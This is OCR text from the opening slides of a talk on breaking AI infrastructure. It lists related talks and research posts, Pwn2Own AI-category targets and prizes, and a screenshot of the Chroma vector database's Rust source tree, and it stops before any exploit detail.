2026

One Chain to Own Them All

Breaking AI Infrastructures

Ji'an Zhou

Agenda

CONTENTS

01 Introduction

02 Journey Begins

03 Pwn it!


04 One Chain, All Owned

05 Summary


PART 01

Introduction

"LLM!



"Evolution: LLM → RAG → Agent



"AI + Security

AI for security

AI is the tool

Detect threats

Respond faster

Find vulnerabilities

reinforce
each other

Security for AI

AI is the subject

Protect the model

Control access

Prevent misuse

"AI For Security

16:35 – 17:00 **AI Found 12 Zero-Days In OpenSSL. What Does It Mean For The Industry?**

Adam Krivka, AI Security Reseatcher, AISLE

Ondrej Vlcek, Co-founder & CEO, AISLE

13:55 – 14:20 **FENRIR: AI Hunting for AI Zero-Days at Scale**

Peter Girnus, Senior Threat Researcher, TrendAI

Derek Chen, Vulnerability Researcher, TrendAI

11:35 – 12:00 **AI Agents for Exploiting "Auth-by-One" Errors**

Brendan Dolan-Gavitt, AI Researcher, XBOW

Vincent Olesen, AI Researcher, XBOW

10:55 – 11:20 **Promp2Pwn – LLMs Winning at Pwn2Own**

Georgi G, Director of Research, Interrupt Labs

11:20 – 11:45 **Source to Sink: How to Improve LLM First-Party Vuln Discovery**

Scott Behrens, Principal Security Engineer, Netflix

Justice Cassel, Application & GenAI Security, Netflix

https://unpromptedcon.org/

"Security For AI

Agentic Browser Security: 2025 Year-End Review

Rami McCarthy
January 17, 2026

Hacking Moltbook: The AI Social Network Any Human Can Control


Gal Nagli
February 2, 2026

Context.ai OAuth Token Compromise

Merav Bar, Hila Ramati, Maayan Bentor
April 21, 2026


How Wiz found a Critical NVIDIA AI vulnerability: Deep Dive into a container escape (CVE-2024-0132)

Shir Tamari, Ronen Shustin, Andres Riancho
February 12, 2025



The risk in malicious AI models: Wiz Research discovers critical vulnerability in AI-as-a-Service provider, Replicate

Shir Tamari, Sagi Tzadik
May 23, 2024



MCP Auto-Execution: From Git Clone to Cloud Compromise in Amazon Q VS Code Extension

Maor Dokhanian
June 26, 2026

https://www.wiz.io/blog/

"Security For AI

ANNOUNCING PWN2OWN BERLIN AND INTRODUCING AN AI CATEGORY

February 24, 2025 | Dustin Childs


Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

😀 Start of our journey

PART 02

Journey Begins

"Classifying AI Targets



"New Security Contest Hosted by Wiz

– AI –

Ollama

Runs consumer AI models in the cloud.

$40,000

vLLM

Powers fast LLM endpoints in the cloud.

$40,000


NVIDIA Container Toolkit

Enables GPU access for containerized cloud workloads.


$40,000

Container escape


"Summary of AI Targets & Categories



"Data & Vector Storage



Architecture



"Written in Rust

Chroma

chroma-core / chroma

Type / to search

Code | Issues 260 | Pull requests 291 | Actions | Projects | Wiki | Security and quality | Insights

Files

main

Go to file t


- rust
  - api-types
  - benchmark
  - blockstore
  - cache
  - chroma
  - cli
  - config
  - distance
  - error
  - frontend
  - garbage_collector
  - index
  - jemalloc-pprof-server

chroma / rust /

tanujnay112 [CHORE]: Create per-tenant config in the compactor for shard sizes (#... 3676846 · 2

Name	Last commit message
..	
api-types	[RELEASE] Rust client 0.13.3 (#6769)
benchmark	[CHORE]: Update google cloud spanner dependency + update rust version (...
blockstore	[ENH] Wire BloomFilter into RecordSegmentWriter (#6647)
cache	[ENH]: Code impl for Block with more efficient estimated_size() funct...
chroma	[ENH] Add getCollectionById API across all client SDKs and server (#6805
